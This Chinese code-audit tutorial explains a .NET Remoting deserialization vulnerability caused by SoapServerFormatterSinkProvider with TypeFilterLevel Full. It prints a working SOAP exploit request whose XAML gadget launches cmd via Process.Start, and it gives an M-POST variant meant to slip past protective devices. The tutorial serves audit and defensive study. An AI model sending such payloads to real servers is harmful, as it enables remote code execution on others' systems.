

## .NET 高级代码审计（第五课）.NET Remoting 反序列化漏洞


Ivan1ee@360 云影实验室



2019 年 03 月 21 日

## 0x00 前言

最近几天国外安全研究员 Soroush Dalili (@irsdli) 公布了 .NET Remoting 应用程序可能存在反序列化安全风险，当服务端使用 HTTP 信道中的 SoapServerFormatterSinkProvider 类作为信道接收器并且将自动反序列化 TypeFilterLevel 属性设置为 Full 的时候会造成反序列化漏洞，从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现，并且归纳成 .NET 反序列化漏洞系列课程中的第五课。



## 0x01 .NET Remoting 概念

.NET Remoting 是一种分布式应用解决方案，它允许不同 **AppDomain（应用程序域）** 之间进行通信，这里的通信可以是在同一个进程中进行或者一个系统中的不同进程间进行的通信。.NET Remoting 框架也提供了多种服务，包括激活和生存期支持，以及负责与远程应用程序进行消息传输的通道。应用程序可在重视性能的场景下使用二进制数据传输，在需要与其他远程处理框架进行交互的场景下使用 XML 数据传输。在从一个 AppDomain 向另一个 AppDomain 传输消息时，所有的 XML 数据都使用 SOAP 协议，总体看 .NET Remoting 有以下三点优势：

1. 提供了一种允许对象通过 AppDomain 与另一对象进行交互的框架（在 Windows 操作系统中，是将应用程序分离为单独的进程。这个进程形成了应用程序代码和数据周围的一道边界。如果不采用进程间通信（RPC）机制，则在一个进程中执行的代码就不能访问另一进程。这是操作系统对应用程序的保护机制。然而在某些情况下，我们需要跨过应用程序域，与另外的应用程序域进行通信，即穿越边界。）
2. 以服务的方式来发布服务器对象（代码可以运行在服务器上，然后客户端再通过 Remoting 连接服务器，获得该服务对象并通过序列化在客户端运行。）
3. 客户端和服务端有关对象的松散耦合（在 Remoting 中，对于要传递的对象，设计者除了需要了解通道的类型和端口号之外，无需再了解数据包的格式。这既保证了客户端和服务端有关对象的松散耦合，同时也优化了通信的性能。）


## 0x02 .NET Remoting 信道和协议

信道是 Server 和 Client 进行通信用的，在 .NET Remoting 中提供了三种信道类型，


1. **IpcChannel**：位于命名空间 System.Runtime.Remoting.Channels.Ipc 下，提供使用 IPC 协议传输消息的信道实现。
2. **TcpChannel**：位于命名空间 System.Runtime.Remoting.Channels.Tcp 下，提供使用 TCP 协议传输消息的信道实现。
3. **HttpChannel**：位于命名空间 System.Runtime.Remoting.Channels.Http 下，为远程调用实现使用 HTTP 协议传输消息的信道。

**IpcChannel** 提供了使用 Windows 进程间通信(IPC)系统在同一计算机上的应用程序域之间传输消息的机制。在同一计算机上的应用程序域之间进行通信时，IPC 信道比 TCP 或 HTTP 信道要快得多。但是 IPC 只在本机应用之间通信。所以，在客户端和服务端在同一台机器时，我们可以通过注册 IpcChannel 来提高 Remoting 的性能。但如果客户端和服务端不在同一台机器时，我们不能注册 IPCChannel，在此不多介绍。

**TcpChannel** 提供了基于 Socket 的传输工具，使用 Tcp 协议来跨越 Remoting 边界传输序列化的消息流。默认使用二进制格式序列化消息对象，具有更高的传输性能，适用于局域网。



**HttpChannel** 提供了一种使用 Http 协议，使其能在 Internet 上穿透防火墙传输序列化消息流，HttpChannel 类型使用 Soap 格式序列化消息对象，因此它具有更好的互操作性。适用于广域网，如图



## 0x03 攻击原理

研究漏洞之前先普及下 HttpChannel 的相关基础知识，HttpChannel 类使用 SOAP 协议在远程对象之间传输消息，并且符合 SOAP1.1 的标准，所有的消息都是通过 SoapFormatter 传递，此格式化器会将消息转换为 XML 数据并进行序列化，同时向数据流中添加所需的 SOAP 标头。如果指定了二进制格式化程序，则会创建二进制数据流。随后，将使用 HTTP 协议将数据流传输至目标 URI。HttpChannel 分类如图

## THE HTTP CHANNEL CLASSES

<i>Class</i>	<i>Implements</i>	<i>Purpose</i>
HttpServerChannel	ChannelReceiver	An implementation for a server channel that uses the HTTP protocol to receive messages
HttpClientChannel	ChannelSender	An implementation for a client channel that uses the HTTP protocol to send messages
HttpChannel	ChannelReceiver and ChannelSender	An implementation of a combined channel that provides the functionality of both the HttpServerChannel and the HttpClientChannel classes

下面是从微软文档里摘取定义服务端的代码片段：

```

C# 复制
using System;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Http;

public class Server
{
    public static void Main(string[] args)
    {
        // Create the server channel.
        HttpServerChannel serverChannel = new HttpServerChannel(9090);

        // Register the server channel.
        ChannelServices.RegisterChannel(serverChannel);

        // Expose an object for remote calls.
        RemotingConfiguration.RegisterWellKnownServiceType(
            typeof(RemoteObject), "RemoteObject.rem",
            WellKnownObjectMode.Singleton);

        // Wait for the user prompt.
        Console.WriteLine("Press ENTER to exit the server.");
        Console.ReadLine();
        Console.WriteLine("The server is exiting.");
    }
}

```

每行代码分别实现了创建服务端通道并且绑定本地端口 9090；注册服务端通道；以及通过访问 URI 为 RemoteObject.rem 的地址调用远程的对象，在.NET Remoting 中有个激活方式的概念，表示在访问远程类型的一个对象实例之前，必须通过一个名为

Activation 的进程创建它并进行初始化。代码中引入了服务端激活的 WellKnown 方式，看下图

```
// Expose an object for remote calls.
RemotingConfiguration.RegisterWellKnownServiceType(
    typeof(RemoteObject), "RemoteObject.rem",
    WellKnownObjectMode.Singleton);
```

WellKnown 理解为知名对象的激活，服务器应用程序在激活对象实例之前会在统一资源标识符(URI)上来发布这个类型。然后该服务器进程会为此类型配置一个 WellKnown 对象，并根据指定的端口或地址来发布对象，它的激活分为 Singleton 模式、SingleCall 模式，Singleton 类所代表的类型规定每个 AppDomain 只能存在一个实例，当 Singleton 类型加载到 AppDomain 的时候，CLR 调用它的静态构造器去构造一个 Singleton 对象，并将它的引用保存到静态字段中，而且该类也没有提供任何公共构造器方法，这就防止了其他任何代码构造该类的其他实例。具体到这两种模式各有区别，都可以触发漏洞，因不是重点所以不做过多介绍。

## 3.1、远程对象

图中的 RemoteObject 类，这是一个远程对象，看下微软官方的定义

```
C# 复制

using System;
using System.Runtime.Remoting;

// Remote object.
public class RemoteObject : MarshalByRefObject
{
    private int callCount = 0;

    public int GetCount()
    {
        Console.WriteLine("GetCount was called.");
        callCount++;
        return(callCount);
    }
}
```

RemoteObject 继承自 MarshalByRefObject 类，MarshalByRefObject 类（按引用封送）支持远程处理的应用程序中跨应用程序域（AppDomain）边界访问对象，同一应用程序域中的对象直接通信。不同应用程序域中的对象的通信方式有两种：跨应用程序域边界传输对象副本、通过代理交换消息，MarshalByRefObject 类本质上通过引用代理交换消息来跨应用程序域边界进行通信的对象的基类。

## 3.2、服务端

创建服务端的信道分为 HttpServerChannel、HttpChannel，其中

HttpServerChannel 类有多个重载方法，需要知道和漏洞相关的两个重载是发生在参数 **IServerChannelSinkProvider**，它表示服务端远程消息流的信道接收器

```
namespace System.Runtime.Remoting.Channels.Http
{
    ...public class HttpServerChannel : BaseChannelWithProperties, IChannelReceiver, IChannel, IChannelReceiverHook
    {
        ...public HttpServerChannel();
        ...public HttpServerChannel(int port);
        ...public HttpServerChannel(string name, int port);
        ...public HttpServerChannel(IDictionary properties, IServerChannelSinkProvider sinkProvider);
        ...public HttpServerChannel(string name, int port, IServerChannelSinkProvider sinkProvider);
    }
}
```

**IServerChannelSinkProvider** 派生出多个类，例如

BinaryServerFormatterSinkProvider、SoapServerFormatterSinkProvider 类，如下图

### IServerChannelSinkProvider Interface

命名空间: System.Runtime.Remoting.Channels  
Assembly: mscorlib.dll

为远程处理消息从其流过的服务器信道创建服务器信道接收器。

C#

复制


```
[System.Runtime.InteropServices.ComVisible(true)]
public interface IServerChannelSinkProvider
```

派生 System.Runtime.Remoting.Channels.BinaryServerFormatterSinkProvider  
System.Runtime.Remoting.Channels.IServerFormatterSinkProvider  
System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider  
System.Runtime.Remoting.MetadataServices.SdlChannelSinkProvider

属性 ComVisibleAttribute



SoapServerFormatterSinkProvider 类实现了这个接口，并使用 SoapFormatter 格式化器序列化对象，如下图



SoapFormatter 格式化器实现了 **System.Runtime.Serialization.IFormatter** 接口，IFormatter 接口包括了 `Serialize`、`Deserialize` 方法，提供了序列化对象图的功能。

```
...public sealed class SoapFormatter : IRemotingFormatter, IFormatter
{
    ...public SoapFormatter();
    ...public SoapFormatter(ISurrogateSelector selector, StreamingContext context);

    ...public ISoapMessage TopObject { get; set; }
    ...public FormatterTypeStyle TypeFormat { get; set; }
    ...public FormatterAssemblyStyle AssemblyFormat { get; set; }
    ...public TypeFilterLevel FilterLevel { get; set; }
    ...public ISurrogateSelector SurrogateSelector { get; set; }
    ...public SerializationBinder Binder { get; set; }
    ...public StreamingContext Context { get; set; }

    ...public object Deserialize(Stream serializationStream);
    ...public object Deserialize(Stream serializationStream, HeaderHandler handler);
    ...public void Serialize(Stream serializationStream, object graph);
    ...public void Serialize(Stream serializationStream, object graph, Header[] headers);
}
```

在序列化的时候调用格式化器的 **Serialize** 方法，传递对流对象的引用和想要序列化的对象图引用的两个参数，流对象可以从 `System.IO.Stream` 类派生出来的任意对象，比如常见的 `MemoryStream`、`FileStream` 等，简单的说就是通过格式化器的 `Serialize` 方法可将对象图中所有对象都被序列化到流里去，通过 `Deserialize` 方法将流反序列化为对象图。

```

...public interface IFormatter
{
    ...ISurrogateSelector SurrogateSelector { get; set; }
    ...SerializationBinder Binder { get; set; }
    ...StreamingContext Context { get; set; }

    ...object Deserialize(Stream serializationStream);
    ...void Serialize(Stream serializationStream, object graph);
}

```

介绍完 SoapFormatter 之后回过头来继续看 SoapServerFormatterSinkProvider 类，它有一个重要的属性 **TypeFilterLevel**，表示当前自动反序列化级别，支持的值为 **Low(默认)**和 **FULL**。

## 属性

Next

获取或设置接收器提供程序链中的下一个 [IServerChannelSinkProvider](#)。

**TypeFilterLevel**

获取或设置 **TypeFilterLevel** 执行的自动反序列化的 **SoapServerFormatterSink** 值。

当取值为 Low 的时候，代表.NET Framework 远程处理较低的反序列化级别，只支持基本远程处理功能相关联的类型，而取值为 Full 的时候则支持所有类型在任意场景下远程处理都支持，所以取值为 Full 的时候，存在着严重的安全风险。

```

namespace System.Runtime.Serialization.Formatters
{
    ...public enum TypeFilterLevel
    {
        ...Low = 2,
        ...Full = 3
    }
}

```

梳理一下 HTTP 信道攻击的前置条件，第一步实例化

SoapServerFormatterSinkProvider 类并且设置 TypeFilterLevel 属性为 Full；第二步实例化 HttpServerChannel/HttpChannel 类，

```
SoapServerFormatterSinkProvider soapServerFormatterSinkProvider = new SoapServerFormatterSinkProvider()  
{  
    TypeFilterLevel = TypeFilterLevel.Full  
};
```

使用下列三种重载方法实现传入参数 SoapServerFormatterSinkProvider

- 满足攻击者需求的第 1 个攻击重载方法是 **public**

**HttpServerChannel(IDictionary properties, IServerChannelSinkProvider sinkProvider);**

这里笔者用 VulnerableDotNetHTTPRemoting 项目中的

VulnerableDotNetHTTPRemotingServer 类来改写官方 Demo。IDictionary 集合存放当前通道的配置信息，如图

```
IDictionary hashtables = new Hashtable();  
hashtables["port"] = 1234;  
hashtables["proxyName"] = null;  
hashtables["name"] = "Test Remoting Services";
```

- 满足攻击者需求的第 2 个攻击重载方法是 **public HttpServerChannel(string name, int port, IServerChannelSinkProvider sinkProvider);**

```
HttpServerChannel serverChannel = new HttpServerChannel("Test Remoting Services", 1234, soapServerFormatterSinkProvider);
```

- 满足攻击者需求的第 3 个攻击方法是位于 HttpChannel 类下的 **public**

**HttpChannel(IDictionary properties, IClientChannelSinkProvider clientSinkProvider, IServerChannelSinkProvider serverSinkProvider)**

```
HttpChannel serverChannel = new HttpChannel(hashtables, null, soapServerFormatterSinkProvider);
```

VulnerableDotNetHTTPRemoting 项目中用到就是第三种攻击方法，由于.NET Remoting 客户端在攻击中用途不大，故笔者不做赘述。

## 0x04 打造 Poc

国外研究者发现 Microsoft.VisualStudio.Text.UI.Wpf.dll 中的 Microsoft.VisualStudio.Text.Formatting.**TextFormattingRunProperties** 类实现了 ISerializable 接口，这个接口可以对序列化/反序列化的数据进行完全的控制，并且还避免了反射机制，但有个问题 Microsoft.VisualStudio.Text.UI.Wpf.dll 需要安装 VisualStudio，在非开发主机上不会安装，但研究者后来发现 Microsoft.VisualStudio.Text.Formatting.**TextFormattingRunProperties** 类在 Windows 默认安装的 Microsoft.PowerShell.Editor.dll 里也同样存在，反编译得到源码，

```
namespace Microsoft.VisualStudio.Text.Formatting
{
    // Token: 0x020000CF RID: 207
    [Serializable]
    public sealed class TextFormattingRunProperties : TextRunProperties, ISerializable, IObjectReference
    {
        // Token: 0x06000850 RID: 2128 RVA: 0x0001A38B File Offset: 0x0001858B
        static TextFormattingRunProperties()
        {
            TextFormattingRunProperties.EmptyTextEffectCollection.Freeze();
            TextFormattingRunProperties.EmptyTextDecorationCollection.Freeze();
        }
    }
}
```

实现了 ISerializable 接口，ISerializable 只有一个方法，即 **GetObjectData**，如果一个对象的类型实现了 ISerializable 接口，会构造出新的 **System.Runtime.Serialization.SerializationInfo** 对象，这个对象包含了要为对象序列化的值的集合。

```
namespace System.Runtime.Serialization
{
    // Token: 0x02000706 RID: 1798
    [ComVisible(true)]
    public interface ISerializable
    {
        // Token: 0x06005064 RID: 20580
        [SecurityCritical]
        void GetObjectData(SerializationInfo info, StreamingContext context);
    }
}
```

GetObjectData 方法的功能是调用 SerializationInfo 类型提供的 SetType 方法设置类型转换器，使用提供的 AddValue 多个重载方法来指定要序列化的信息，针对要添加的添加的每个数据，都要调用一次 AddValue，GetObjectData 添加好所有必要的序列化信息后会返回到类型解析器，类型解析器获取已经添加到 SerializationInfo 对象的所有值，并把他们都序列化到流中，代码逻辑实现部分参考如下


```
[Serializable]
4 个引用 | 0 项更改 | 0 名作者 · 0 项更改
public class TextFormattingRunPropertiesMarshal : ISerializable
{
    0 个引用 | 0 项更改 | 0 名作者 · 0 项更改
    protected TextFormattingRunPropertiesMarshal(SerializationInfo info, StreamingContext context)
    {
    }

    string _xaml;
    4 个引用 | 0 项更改 | 0 名作者 · 0 项更改
    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        Type typeTFRP = typeof(TextFormattingRunProperties);
        info.SetType(typeTFRP);
        info.AddValue("ForegroundBrush", _xaml);
    }
    1 个引用 | 0 项更改 | 0 名作者 · 0 项更改
    public TextFormattingRunPropertiesMarshal(string xaml)
    {
        _xaml = xaml;
    }
}
```

TextFormattingRunProperties 类中的 **ForegroundBrush** 属性支持 XAML 数据，攻击者可以引入《.NET 高级代码审计（第一课）XmlSerializer 反序列化漏洞》同样的攻击载荷，如下

```
<ResourceDictionary
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:System="clr-namespace:System;assembly=mscorlib"
  xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
  <ObjectDataProvider x:Key="LaunchCalc" ObjectType="{x:Type
Diag:Process}" MethodName="Start">
    <ObjectDataProvider.MethodParameters>
      <System:String>cmd</System:String>
      <System:String>/c "calc" </System:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>
```

又因为 SoapServerFormatterSinkProvider 类用 SoapFormatter 格式化器处理数据，所以客户端提交的数据肯定是 SOAP 消息，SOAP 是基于 XML 的简易协议，让应用程序在 HTTP 上进行信息交换用的。为了给出标准的 SOAP 有效负载，笔者参考微软官方给的 Demo



```
<SOAP-ENV:Envelope
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  SOAP-ENV:encodingStyle="
http://schemas.microsoft.com/soap/encoding/clr/1.0"
http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:a1="http://schemas.microsoft.com/clr/assem/ToFile">
  <SOAP-ENV:Body>
    <a1:MyObject id="ref-1">
      <n1>1</n1>
      <n2>24</n2>
      <str id="ref-3">Some String</str>
    </a1:MyObject>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

结合 Soroush Dalili (@irsdl)给出的有效载荷，元素 a1 指向的命名空间正是 TextFormattingRunProperties 类所在空间地址

```
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.
Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%
20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35"
```


在<a1:TextFormattingRunProperties> </a1:TextFormattingRunProperties>元素内  
添加了属性 ForegroundBrush , 在 ForegroundBrush 元素内带入

ResourceDictionary , 这样 SOAP 消息的攻击载荷主体就完成了。@irsd1 给出的有效  
载荷如下

```
POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"
HOST: target
Content-Length: 1470

<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <a1:TextFormattingRunProperties id="ref-1" xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35">
    <ForegroundBrush id="ref-3">&#60;ResourceDictionary
      xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
      xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;
      xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;
      xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;
      &#60;ObjectDataProvider x:Key=&#34;LaunchCalc&#34; ObjectType = &#34;{ x:Type Diag:Process}&#34; MethodName = &#34;Start&#34; &#62;
      &#60;ObjectDataProvider.MethodParameters&#62;
      &#60;System:String&#62;cmd&#60;/System:String&#62;
      &#60;System:String&#62;/c &#34;calc&#34; &#60;/System:String&#62;
      &#60;/ObjectDataProvider.MethodParameters&#62;
      &#60;/ObjectDataProvider&#62;
    &#60;/ResourceDictionary&#62;</ForegroundBrush>
  </a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```

由于.NET Remoting 只支持 SOAP 1.1 , 所以要指定 SOAPAction , 说来也奇怪这个 SOAPAction 的值是个 URI , 但是这个 URI 不必对应实际的位置。SOAPAction Header 选项在 SOAP1.2 版本已经移除。另外一点图上请求 URI 中的扩展名是 rem , 如果生产环境部署在 IIS 里 , 默认调用.NET 应用模块 IsapiModule 来处理 HttpRemoting , 所以在白盒审计或者黑盒渗透的时候遇到 rem 扩展名 , 就得考虑可能开启了.NET Remoting 应用。



还有一处需要注意，HTTP 请求有个扩展方法 M-POST，其中的其中的 M 表示 Mandatory（必须遵循的，强制的），如果一个 HTTP 请求包含至少一个强制的扩充声明，那么这个请求就称为强制的请求。强制请求的请求方法名字必须带有“M-”前缀，例如，强制的 POST 方法称为 M-POST，这样的请求方式或许能更好的躲避和穿透防护设备。

```
M-POST /VulnerableEndpoint.rem HTTP/1.1
Content-Type: text/xml
SOAPAction: "x"
HOST: target
Content-Length: 1440
```



## 0x05 代码审计

### 5.1、SoapServerFormatterSinkProvider

从 SoapServerFormatterSinkProvider 类分析来看，需要满足属性 TypeFilterLevel 的值等于 TypeFilterLevel.Full，可触发的通道包括了 HttpChannel 类、HttpServerChannel 类，这个攻击点的好处在于发送 HTTP SOAP 消息，可很好的穿透防火墙。

